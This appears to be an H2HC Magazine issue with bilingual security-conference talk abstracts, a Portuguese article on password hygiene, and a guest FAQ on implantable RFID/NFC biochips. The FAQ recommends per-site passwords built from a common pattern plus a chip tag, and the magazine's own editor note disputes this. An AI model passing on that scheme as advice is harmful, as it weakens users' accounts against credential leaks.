Graphics technologies expose a large number of APIs in kernel mode drivers that need to be accessible by ring 3 code. Whether you are creating a resource for a video game or a video player you will end up using one of the low level functions that the Windows Display Driver Model provides for interaction with kernel driver. Graphics operations are intensive, complex and accessible as unprivileged user. This research focuses on how to find vulnerabilities in low level, common ring 3 to ring 0 interactions as defined by WDDM and exposed through GDI user mode library. On this presentation we will show you fuzzing statistics, methodologies, and vulnerabilities found on Intel, NVIDIA and ATI drivers.

I am an independent information security researcher. I have worked as an IS researcher in Positive Technologies, Vupen Security, CISS. I like writing exploits, especially for Windows NT Kernel. I won the PHDays Hack2Own contest in 2011 and

Tecnologias gráficas expõem um grande número de APIs nos drivers do kernel que precisam ser acessados por códigos ring 3. Se você está criando um recurso para um videogame ou um player de vídeo, você acabará usando uma das funções de baixo nível que o Windows Display Driver Model provê para interação com o driver de kernel. Operações gráficas são intensas, complexas e acessíveis de um usuário não privilegiado. Esta pesquisa foca em como encontrar vulnerabilidades em baixo nível, interações comuns de ring 3 para ring 0 definidas pelo WDDM e expostas através da biblioteca de modo usuário, GDI. Nesta apresentação serão demonstradas estatísticas de fuzzing, metodologias e vulnerabilidades encontradas em drivers Intel, NVIDIA e ATI.

Eu sou um pesquisador independente de segurança da informação. Eu trabalhei como pesquisador de segurança da informação na Positive Technologies, Vupen Security e CISS. Eu gosto de escrever exploits, especialmente para o kernel Windows NT. Eu venci o concurso PHDays Hack2Own em 2011 e 2012. Eu

2012. I tried to hack Google Chrome during Pwnium 2 but failed. I have published a few papers about kernel mode drivers and their exploitation. I am currently, engaged in reverse engineering research and vulnerability search automation.

tentei hackear o Google Chrome durante o Pwnium 2 mas falhei. Eu publiquei alguns papers sobre drivers de kernel e sua exploração. Estou atualmente engajado pesquisando sobre engenharia reversa e automação de procura de vulnerabilidades.

Pax Team

PaX is a patch for the Linux kernel that implements least privilege protections for memory pages. The least-privilege approach allows computer programs to do only what they have to do in order to be able to execute properly, and nothing more. PaX was first released in 2000.

PaX flags data memory as non-executable, program memory as non-writable and randomly arranges the program memory. This effectively prevents many security exploits, such as some kinds of buffer overflows. The former prevents direct code execution absolutely, while the latter makes so-called return-to-libc (ret2libc) attacks difficult to exploit, relying on luck to succeed, but doesn't prevent overwriting variables and pointers.

The PaX Project keeps innovating in providing a holistic security approach. This talk will cover the excitting new features released in the project since the last talk at H2HC.

Main developer of the PaX Project

PaX é um patch para o kernel do Linux que implementa privilégios mínimos para páginas de memória. A abordagem de privilégios mínimos permite que programas de computador façam apenas aquilo que eles têm que fazer, a fim de ser capaz de executar corretamente, e nada mais. O PaX foi disponibilizado pela primeira vez em 2000.

O PaX marca a memória de dados como não executável, a memória do programa como não gravável e aleatoriamente organiza a memória do programa. Isso efetivamente previne muitas falhas de segurança, como alguns tipos de buffer overflow. Este primeiro impede a execução direta absoluta de código, enquanto o último faz ataques de chamada de retorno a libc (ret2libc) difíceis de explorar, contando com a sorte para sucesso, mas não impedindo a sobrescrita de variáveis e ponteiros.

O projeto PaX continua inovando em prover uma abordagem holística de segurança. Esta palestra irá abordar os novos recursos lançados no projeto desde a última apresentação na H2HC.

Desenvolvedor principal do projeto PaX

Sergey Shekyan

CSP (Content Security Policy) is a W3C candidate recommendation for a policy language that can be used to declare content restrictions for web resources. It prevents exploitation of cross site scripting (XSS) and other related vulnerabilities and is understood by all major browsers. Although CSP is widely supported, the adoption rate is diminutive. In our talk, we will explain reasons for the low adoption and how to best utilize CSP at your organization. We will explore challenges of creating and deploying a policy, how reporting might be abused, and deviations

CSP (Política de segurança de conteúdo) é candidata a recomendação do W3C para política que pode ser utilizada para declarar restrição de conteúdo para recursos web. Isto previne explorações Cross-Site Scripting (XSS) e outras vulnerabilidades relacionadas e é entendido por todos os principais navegadores. Embora CSP seja amplamente suportado, a taxa de adoção é baixa. Em nossa palestra nós explicaremos as razões para a baixa adoção e como utilizar melhor o CSP na sua organização. Vamos explorar os desafios de criar e distribuir uma política, como a função de geração de relatórios pode ser explorada, e as divergências entre a especificação

between the specification and implementations. You will also learn about tooling to help create and verify the efficacy of your policy.

Sergey Shekyan is a Principal Engineer at Shape Security, where he focuses on the development of a new generation web security product. Prior to Shape Security, he spent 4 years at Qualys developing their on-demand web application vulnerability scanning service. Sergey has presented research at many conferences, covering various information security topics.

e a implementação. Você também aprenderá sobre ferramentas que ajudam a criar e verificar a eficácia da sua política.

Sergey Shekyan é Principal Engineer na Shape Security, onde possui foco no desenvolvimento da nova geração de produtos de segurança web. Antes da Shape Security ele passou 4 anos na Qualys desenvolvendo o serviço sob-demanda de escaneamento de vulnerabilidades em aplicações web. Sergey apresentou sua pesquisa em várias conferências, cobrindo vários tópicos de segurança da informação.

Vladimir Wolstencroft

Finding and discovering bugs has to be one of the most special times in a security researchers life (until you realise that crash you've been searching for and finally found is not actually exploitable). But the process of searching, discovery, understanding and of course some very much needed trial and error, many would say are a rewarding and fulfilling themselves (I would of course, prefer to have my exploit cherry on the top)!

So this talk will detail some of the aspects required to hunt down and find these coveted security vulnerabilities and bugs and some approaches that have proven to be invaluable (and some not so much). Of course bug hunting principle need to produce bugs so as the cherry there will also be quite a number of vulnerabilities discovered in a security vendor's products as well as vulnerabilities in virtualisation software that were found using the application of simple methodologies!

Vladimir is a security consultant and researcher with Aura Information Security in New Zealand. Transitioning from a five career in development specialising in web and mobile applications and games, Vladimir joined Aura to pursue his passion in security. Vladimir has previously presented security talks at Troopers, NZITF and ISACA NZ on a range of subjects from mobile security to conducting research within a legal and lawful (mostly) framework. With a wide experience in consulting and training (mostly teaching developers secure coding and design practises, but sometimes making them cry) Vladimir enjoys all aspects of the security field and even more so, the sharing good stories with you.

Encontrar e descobrir bugs tende a ser um dos momentos mais especiais na vida de pesquisadores de segurança (até você perceber que acidentalmente o que está procurando na verdade não é explorável). Mas o processo de pesquisa, descoberta, compreensão e claro, algumas tentativas e erros são muito necessárias, muitos diriam que isso é gratificante (Seria preferível claro, ter o exploit funcionando no final!).

Então, essa palestra irá detalhar alguns dos aspectos necessários para procurar e encontrar essas vulnerabilidades e bugs, algumas dessas abordagens provaram ser de valor inestimável (e algumas nem tanto). Claro, o princípio da caça aos bugs precisa produzir resultados e diversas vulnerabilidades descobertas em produtos e softwares de virtualização o foram utilizando-se metodologias bem simples que serão discutidas!

Vladimir é um consultor de segurança e pesquisador atuando na Aura Information Security na Nova Zelândia. Após cinco carreiras em desenvolvimento especializado em aplicações web e móveis e jogos, Vladimir juntou-s a Aura para seguir a sua paixão em segurança. Vladimir já palestrou sobre segurança na Troopers, NZITF e ISACA NZ com assuntos de segurança móvel para a realização de pesquisa dentro de um quadro jurídico e lícito (principalmente). Com uma vasta experiência em consultoria e treinamento (principalmente no ensino de práticas de codificação e projeto seguro para desenvolvedores, mas às vezes os fazendo chorar), Vladimir gosta de todos os aspectos da área de segurança e, mais ainda, de compartilhar boas histórias com você.

A IMPORTÂNCIA DE PROTEGER A IDENTIDADE DIGITAL

por Leandro Bennaton

Em um mundo em que cada vez mais usamos o meio digital para as mais diversas necessidades, a senha segue como um importante elemento de segurança de suas informações. Mas justamente pela infinidade de operações que realizamos on-line, é necessário ter uma série de pontos de atenção para proteger sua identidade digital, começando pela escolha da combinação de caracteres de sua senha.

Segundo o estudo realizado pela SplashData[1], nos últimos anos a senha mais utilizada é "123456", disparada a pior opção. Outro estudo bastante interessante com foco no corporativo foi apresentado pela consultoria Trustwave[2], este indica que a senha "Password1" foi a mais comum em 2014. Na Tabela 1 você poderá observar as 10 piores escolhas de senhas segundo cada análise.

Sem dúvidas, a utilização de senhas fracas, como as apresentadas na Tabela 1, colocam significativamente em risco a segurança de sua identidade digital. Isso leva à necessidade de redobrar a atenção ao administrar suas senhas. Em primeiro lugar, um cenário ideal é, de fato, ter senhas distintas para os diversos sites em que temos cadastro, mesmo que isso possa, aparentemente, dificultar a memorização de todas elas. Mais à frente, falarei sobre isso.

Imaginemos que toda vez que realizamos um cadastro on-line temos que definir uma senha, seja para obter uma nova conta de e-mail, entrar em uma rede social, realizar uma transação bancária on-line. Ou seja, não temos opção, ao se cadastrar nossos dados passam a estar, de certa forma, expostos. Tais dados, incluindo nossas senhas, ou pelo menos o hash

delas, são adicionados a bancos de dados, o que faz com que estejam automaticamente sujeitos a serem alvo de ataques. Para se ter uma ideia, em 2014, foram mais de 1 bilhão de registros expostos[3].

Os ataques na internet estão a um clique de distância, e a indústria do crime pode estar utilizando seu computador e sua conexão internet, sem que você saiba, para cometer delitos.

AS 10 SENHAS MAIS COMUNS		
Rank	**Trustwave 2014 Business Password Analysis**	**SplashData 2014 Annual "Worst Passwords" List**
1	Password1	123456
2	Hello123	**password**
3	**password**	12345
4	Welcome1	12345678
5	banco@1	qwerty
6	training	123456789
7	Password123	1234
8	job12345	baseball
9	spring	dragon
10	food1234	football

Tabela 1 – Comparativo das piores senhas de 2014

Diante disso, o usuário, além de se preocupar com a escolha de uma senha forte, deve também prestar atenção com a segurança que tais sites oferecem. Desta forma, se você usa a mesma senha para todos os cadastros digitais, um criminoso que tiver acesso à senha e demais informações a partir de apenas um banco de dados poderá invadir sua privacidade e ter acesso a todos os outros sites, a partir dos dados e senhas roubados.

Alguns sites coletam as credenciais vazadas, permitindo checar se o registro de determinado e-mail foi localizado em uma das base de dados compiladas, um exemplo é o site da Figura 2, https://haveibeenpwned.com/. De qualquer forma é preciso ter atenção ao utilizar tais serviços, pois não se sabe como as informações fornecidas são tratadas.

Mas como se lembrar de tantas senhas diferentes? É uma difícil missão, se for contar apenas com a nossa memória. Para isso, existem aplicativos de gestão de senhas ou Password Manager. São aplicativos que funcionam como um cofre de senhas. A maioria permite acessar as informações protegidas de diferentes dispositivos, como computador, tablet e smartphone, tem função para gerar senhas de forma aleatória, entre outras funcionalidades. É possível buscar qual opção melhor se encaixa ao seu perfil, uma opção é consultar um benchmark, como o **Online Password Manager Review[4].**

Um aplicativo de gestão de senha é sem dúvidas uma ótima opção do ponto de vista da usabilidade, além de trazer simplicidade proporciona agilidade no uso cotidiano. Porém pela ótica da segurança é necessário levar em conta que uma vez comprometida a segurança da solução ou revelada a senha mestre, toda a relação das credenciais de acesso (usuário e senha) de cada um dos sites cadastrados será exposta.

Em contra partida, os pesquisadores Dinei Florencio e Cormac Herleyda da Microsoft, apresentaram um estudo realizado em conjunto com o professor Paul Oorschot da Carleton University apontam que utilizar senhas longas e complexas para sites e serviços que armazenem dados pessoais e informações importantes, enquanto que para os demais sites é possível ter menos atenção e aplicar senhas semelhantes e fáceis de lembrar[5].

Do ponto de vista de adoção do mercado, já existem iniciativas para minimizar o risco de ataques direcionados aos serviços online e, assim, elevar a segurança digital. A mais comum é o segundo




Figura 1 – Página Have I been pwned? Fonte: https://haveibeenpwned.com/

fator de autenticação (2FA) que pode ser acessado através do seu smartphone ou token. Outra frente iniciada pelas instituições financeiras é a adoção do uso da biometria, que já está disponível em alguns aparelhos smartphones mais novos através do reconhecimento pela digital (Finger Print).

E você, sente que suas informações estão seguras na internet? ■

Leandro Bennaton

Professor de Pós Graduação na FIAP, executivo de segurança do Grupo Telefónica, atuando no TERRA como Gerente Global de Segurança, responsável por Latino América, USA e Espanha. Acumula as funções de Evangelista na 11PATHS e Mentor de startups na WAYRA.

Referências


[1] *SplashData's Annual "Worst Passwords" List - http://splashdata.com/press/worst-passwords-of-2014.htm. Acessado em: 11/03/2015.*

[2] *2014 Business Password Analysis - https://gsr.trustwave.com/topics/business-password-analysis/2014-business-password-analysis/. Acessado em: 11/03/2015.*

[3] *Breach Level Index - http://www.breachlevelindex.com/img/Breach-Level-Index-Infographic-2014-1500.jpg. Acessado em: 11/03/2015.*

[4] *Online Password Manager Review - http://online-password-manager-review.toptenreviews.com/. Acessado em: 11/03/2015.*

[5] *Password Portfolios and the Finite-Effort User: Sustainably Managing Large Numbers of Accounts - http://research.microsoft.com/pubs/217510/passwordPortfolios.pdf. Acessado em: 11/03/2015.*



BIOCHIP
Perguntas Frequentes

Convidado: Raphael Bastos

NOTA DO EDITOR – O conteúdo desse artigo não foi totalmente validado pela equipe da H2HC Magazine. Adicionalmente, ressalta-se que as respostas aqui presentes expressam as ideias do convidado, e não da H2HC Magazine.

Nós da H2HC Magazine identificamos algumas perguntas frequentes sobre Biochip e convidamos Raphael Bastos, que além de possuir o Biochip implantado em seu corpo também estuda o tema, para responder às perguntas[1]. Nosso muito obrigado ao Raphael Bastos pelo suporte!

1. QUAL O USO PRÁTICO DE UM BIOCHIP?

Adição de camada adicional em sistemas de segurança pessoal ou corporativa, ou seja, complemento em sistemas de segurança atuais. O uso mais popular entre diversos usuários do biochip é com a finalidade do desbloqueio de computadores, sistema anti-furto, ativação de ignição de um carro, barco ou avião. Pode-se usar também o biochip em conjunto com os caracteres existentes em uma senha de algum serviço, respeitando a boa prática de ter uma senha diferente pra cada serviço, criando assim um padrão avançado de senhas pessoais, onde o nome do serviço faz parte da senha, obrigando a ter uma senha pra cada serviço[2]. Exemplo:

"F4c3b00kraphael123@<TAG do biochip>"
(para o Facebook)

ou:

"Tw1tt3rraphael123@<TAG do biochip>"
(para o Twitter)

Além da TAG, também é possível adicionar um determinado binário ou certificado digital armazenado na área de dados (NFC), impedindo o rastreamento da

senha através de um keylogger comum e reforçando assim a sensação de segurança contra fraudes cibernéticas.

2. QUAIS SÃO OS TIPOS DE BIOCHIP E O QUE CADA UM É CAPAZ DE FAZER (ABRIR CARRO, INTERAÇÃO COM SMARTPHONE, CONTROLE DE ACESSO DE EMPESAS, ETC)?

Não há um padrão para tudo. Tecnologias do padrão NFC irão substituir os padrões mais antigos de RFID ao longo do tempo. As catracas de bilhetagem de transportes públicos das principais capitais do Brasil já estão com pleno suporte a NFC. Os modelos RFID fabricados pela Dangerous Things são xEM, xNT, xM1 e xIC. Os modelos mais vendidos por mim no Brasil, como revenda oficial do fabricante dos biochips, são xEM (EM4102) e xNT (NFC NTAG216) visto que são os mais utilizados no país, devido a compatibilidade com catracas eletrônicas de portaria de universidades, prédios comerciais e residenciais, e também com smartphones, computadores e tablets. Confira mais dados técnicos dos modelos disponíveis: *http://dangerousthings.com/implant-faq*

Há também um modelo especificamente desenvolvido para informar a temperatura corporal, chamado xBT, compatível com qualquer leitor do tipo FDX-B. Opera na frequência 134kHz, com tecnologia Bio-Thermo. O xBT é um chip da fabricante Destron Fearing, e é feito para grandes animais. O problema com isso é que apenas leitores FDX-B para animais "falam" esse idioma (protocolo), e para que os aplicativos de controle de acesso sejam compatíveis com esse biochip xBT em específico, todos têm de ser reconstruídos do zero. Leitura de temperatura é interessante, mas não é realmente útil para as pessoas, a menos que você deseja implantá-lo em outro lugar do corpo além da mão, como no peito ou perto do núcleo do seu corpo. Mais infos: https://dangerousthings.com/shop/xbti/

3. ACREDITA QUE OS BIOCHIPS SERÃO APLICADOS AOS AMBIENTES CORPORATIVOS? SE SIM, EM QUANTO TEMPO NO BRASIL?

Nossa cultura no Brasil é conservadora. Visto que não temos nem carros elétricos sendo vendidos no Brasil, o prazo para adoção deste tipo de tecnologia é inimaginável. De toda forma, houve um caso recente na Suécia, onde uma empresa de grande porte substituiu os crachás dos funcionários por biochips implantáveis. (http://exame.abril.com.br/negocios/noticias/na-suecia-escritorio-troca-cracha-por-chip-nos-funcionarios). No Brasil ainda temos a corrente religiosa que em diversos momentos retoma a questão da "marca da besta", alegando na Bíblia a proibição da prática, esquecendo-se que todos usam chips em cartões de crédito ou débito e telefones celulares.

4. QUE TIPOS DE INFORMAÇÃO SÃO ARMAZENADAS NUM BIOCHIP?

Você pode armazenar qualquer tipo de dados no biochip, desde textos, urls, apps, vcards (dados de contato), binários, certificados digitais, link de redes sociais, número de telefone, texto sms, etc. A maioria das pessoas utilizam NFC para armazenar vCards (cartões de visita), URLs, ou outros tipos de dados suportados pelo NFC Forum. Algumas pessoas armazenam alguns tipos de dados binários não suportados pelo NFC Forum, como endereços de carteira bitcoin criptografados, chaves de segurança e outros.

5. OS ANIMAIS DE ESTIMAÇÃO FERRET SÃO IDENTIFICADOS POR UM CHIP SUBCUTÂNEO. A APLICAÇÃO DE CHIPS EM HUMANOS NÃO PODERIA EXPOR EM DEMASIA AS QUESTÕES DE PRIVACIDADE?

Em todos os modelos de biochip, você somente conseguirá ler o número serial (TAG) e os campos que foram permitidos para leitura, no caso em específico das TAGs NFC. Problemas de privacidade só existem

1 – As perguntas de 10 a 14 foram retiradas diretamente do site do convidado: http://www.area31.net.br/wiki/Biochip_implant%C3%A1vel

2 – NOTA DO EDITOR: Não é recomendável criar senhas diferentes seguindo um mesmo "estilo" (especialmente se a mesma TAG for utilizada), pois se algum site for atacado e tiver sua base de senhas divulgada, um atacante pode deduzir a senha de qualquer outro site.

em sistemas mal feitos que utilizam apenas o número serial como quesito para autenticação ou liberação de acesso. Sistemas mais seguros como o Apple Pay utilizam métodos mais complexos como forma de autenticação, mitigando ao máximo o problema de segurança. Lembrando que o sistema Apple Pay usa o protocolo RFID dos biochips, no caso o NFC.

6. EXISTE ALGUM ESQUEMA DE PROTEÇÃO CONTRA A CÓPIA INDEVIDA DE DADOS DO BIOCHIP? EM OUTRAS PALAVRAS, O QUE IMPEDIRIA ALGUÉM DE COPIAR/CLONAR OS DADOS DO MEU BIOCHIP?

O espaço de memória do usuário no biochip xNT (NFC) pode ser protegido com uma senha. Isto significa que alguém deve fornecer a senha antes que eles possam ler ou atualizar/escrever todos os dados para o espaço de memória do usuário. Os bytes UID do TAG xNT não fazem parte dessa proteção, no entanto, o que significa que qualquer um pode ler o número de série do xNT com ou sem a senha. Isso pode ser um problema, dependendo de qual aplicativo ou dispositivo você está usando com o xNT, ou em qual finalidade. Lembrando sempre que a segurança nunca é estática, e sim feita em diversas camadas, e o biochip possui tal recurso de proteção com senha caso o usuário deseje impedir a leitura ou gravação.

7. O BIOCHIP TRABALHA COM TECNOLOGIA SEM FIO, CERTO? TRATA-SE DE RFID OU NFC?

RFID é um nome genérico para uma gama de tecnologias que permitem identificar objetos usando ondas de rádio frequência (RF). Isto significa que qualquer coisa pode ser RFID, incluindo seu telefone celular. Normalmente, porém, RFID é pensado como sendo uma TAG passiva (sem alimentação), e pode variar em freqüência e características, tendo uma imensa aplicabilidade em diversos cenários.

8. ATUALMENTE EXISTE MUITA CONFUSÃO SOBRE AS DIFERENÇAS ENTRE RFID E NFC. PODERIA, POR FAVOR, NOS DAR UMA VISÃO GERAL DESSAS DIFERENÇAS?

NFC é um padrão criado pela Nokia, Sony e Philips. Eles criaram o Fórum NFC e o fórum decide sobre padrões de tecnologia NFC. O padrão NFC é composto de duas partes básicas, etiquetas passivas (TAGs NFC) e um dispositivos ativo de comunicação (peer to peer). O padrão NFC define quatro tipos diferentes de RFID que podem ser utilizados como etiquetas NFC, com base na sua estrutura de memória e os protocolos de comunicação (frequência, codificação, etc). Assim, todos os quatro tipos de "TAGs NFC" são apenas tipos de TAG RFID que foram escolhidos pelo Fórum NFC.

Por exemplo, uma TAG Mifare Ultralight é uma TAG RFID que opera na faixa de 13,56mhz e se comunica usando ISO14443A. O Mifare Ultralight possui uma estrutura de memória que pode ser formatada e utilizada como uma etiqueta NFC Tipo 2. No entanto, a TAG Mifare S50 1K é também uma etiqueta RFID que opera na frequência de 13,56mhz e é também ISO14443A mas não é compatível com NFC Tipo 2. A estrutura de memória utilizada pelo "clássico" Mifare S50 1k TAG não é compatível com o padrão NFC, por isso não é considerado um "TAG NFC", mesmo ele sendo vendido dessa forma por alguns fornecedores que desconhecem tal fato.

9. QUAL A FREQUÊNCIA EM QUE O BIOCHIP TRABALHA? EXISTEM MODELOS QUE TRABALHAM EM FREQUÊNCIAS DIFERENTES? SE SIM, QUAIS SÃO E QUAIS SERIAM ESTAS DIFERENÇAS (DE UM PONTO DE VISTA PRÁTICO)?

O xNT é um TAG NFC Tipo 2 e todas as TAGs NFC operam na faixa de 13,56mhz, e o xEM é uma TAG do tipo EM4102 que opera na frequência 125khz. As diferenças são os tipos de equipamentos compatíveis, frequência de operação diferentes e que um possui área de armazenamento de dados (xNT possui 888 bytes enquanto o xEM não possui memória interna).

10. ONDE E COMO É INSTALADO?

O local ideal para a instalação é entre a membrana do polegar e o dedo indicador. Como o alcance de leitura é curto, requer que seja localizado na mão, de modo que pode ser facilmente levado para perto dos leitores RFID.

O biochip xNT, assim como o xEM é pequeno o suficiente para ser instalado por um piercer

(Imagem obtida de http://www.area31.net.br/wiki/Biochip_implant%C3%A1vel)

profissional, usando uma agulha. Está sendo criada uma rede de parceiros profissionais capazes de executar a instalação. Se um parceiro não está disponível na sua área, oferecemos guias de procedimento para profissionais qualificados na área.

11. EXISTEM RISCOS FÍSICOS?

Como acontece com qualquer procedimento que envolve o corpo há risco, porém é o mesmo risco de se colocar um simples piercing, ou seja, se feito corretamente por um profissional em um ambiente de estúdio limpo o risco é muito baixo. A infecção é o risco mais comum, seguido pela rejeição do biochip. Amal Graafstra, idealizador do projeto, tem dois implantes, um em cada mão desde março de 2005, e até o momento não houveram complicações.

12. É DOLOROSO? E SOBRE A CICATRIZAÇÃO?

De acordo com pessoas que colocaram piercings em locais como a língua , nariz, ou cartilagem da orelha, a dor é similar. O processo normalmente leva cerca de 5 a 10 segundos. Uma vez que o processo for concluído, pode haver pouca ou nenhuma dor por alguns dias. A cicatrização normalmente demora de duas a quatro semanas, mas em geral não há qualquer problema em usar a mão levemente durante a primeira semana.

13. E QUANTO À REMOÇÃO?

Qualquer médico familiarizado com cirurgia básica pode facilmente remover o biochip com um pequeno corte de bisturi. Nós também oferecemos guias em vídeo gratuitos para qualquer médico buscando o procedimento de remoção.

14. E SE ELE QUEBRAR?

Até o momento, mais de 1.000 pessoas já implantaram chips semelhantes (xEM e xM1). Amal Graafstra, idealizador do projeto, teve dois implantes semelhantes desde março de 2005. Em todo esse tempo, ninguém que tenha instalado esses dispositivos no local sugerido - a membrana entre o

polegar e o dedo indicador - relatou qualquer quebra. Uma vez colocado, o dispositivo é bastante resistente. No entanto, caso venha a quebrar, inchaço e leve a dor são esperados. Se isto ocorrer, qualquer médico de clínica geral deve ser suficientemente habilitado para remover o dispositivo com a ajuda de um anestésico local e um bisturi.

15. EXISTE ALGUMA SITUAÇÃO EM QUE O BIOCHIP POSSA DAR CHOQUE?


Não, como todas as etiquetas RFID passivas, o biochip implantável não tem fonte de energia e não armazena qualquer energia. Ele só funciona quando é alimentado por um leitor em estreita proximidade, o que também garante que ninguém consiga a longa distância ter um fator pontual para leitura (clonagem).

16. É POSSÍVEL QUE O BIOCHIP SOFRA INTERFERÊNCIA COM FORNO MICRO-ONDAS OU OUTRO TIPO DE APARELHO?

Não, a interferência de rádio típico não é um problema para os biochips RFID pois se tratam de TAGs passivas, onde é necessário utilizar o acoplamento de campo magnético para poder se comunicar. Eles não podem "transmitir" como um dispositivo de rádio normal, no caso, como o seu telefone celular ou roteador wifi.

17. GOSTARIA DE IMPLANTAR UM BIOCHIP MAS NÃO SEI SE DEVO FAZER AGORA OU ESPERAR UM NOVO TIPO/MODELO SER LANÇADO. HÁ ALGUM NOVO MODELO/TIPO DE BIOCHIP QUE AINDA NÃO FOI LANÇADO MAS QUE JÁ ESTÁ EM DESENVOLVIMENTO? SE SIM, QUAIS AS DIFERENÇAS PARA OS TIPOS ATUAIS?

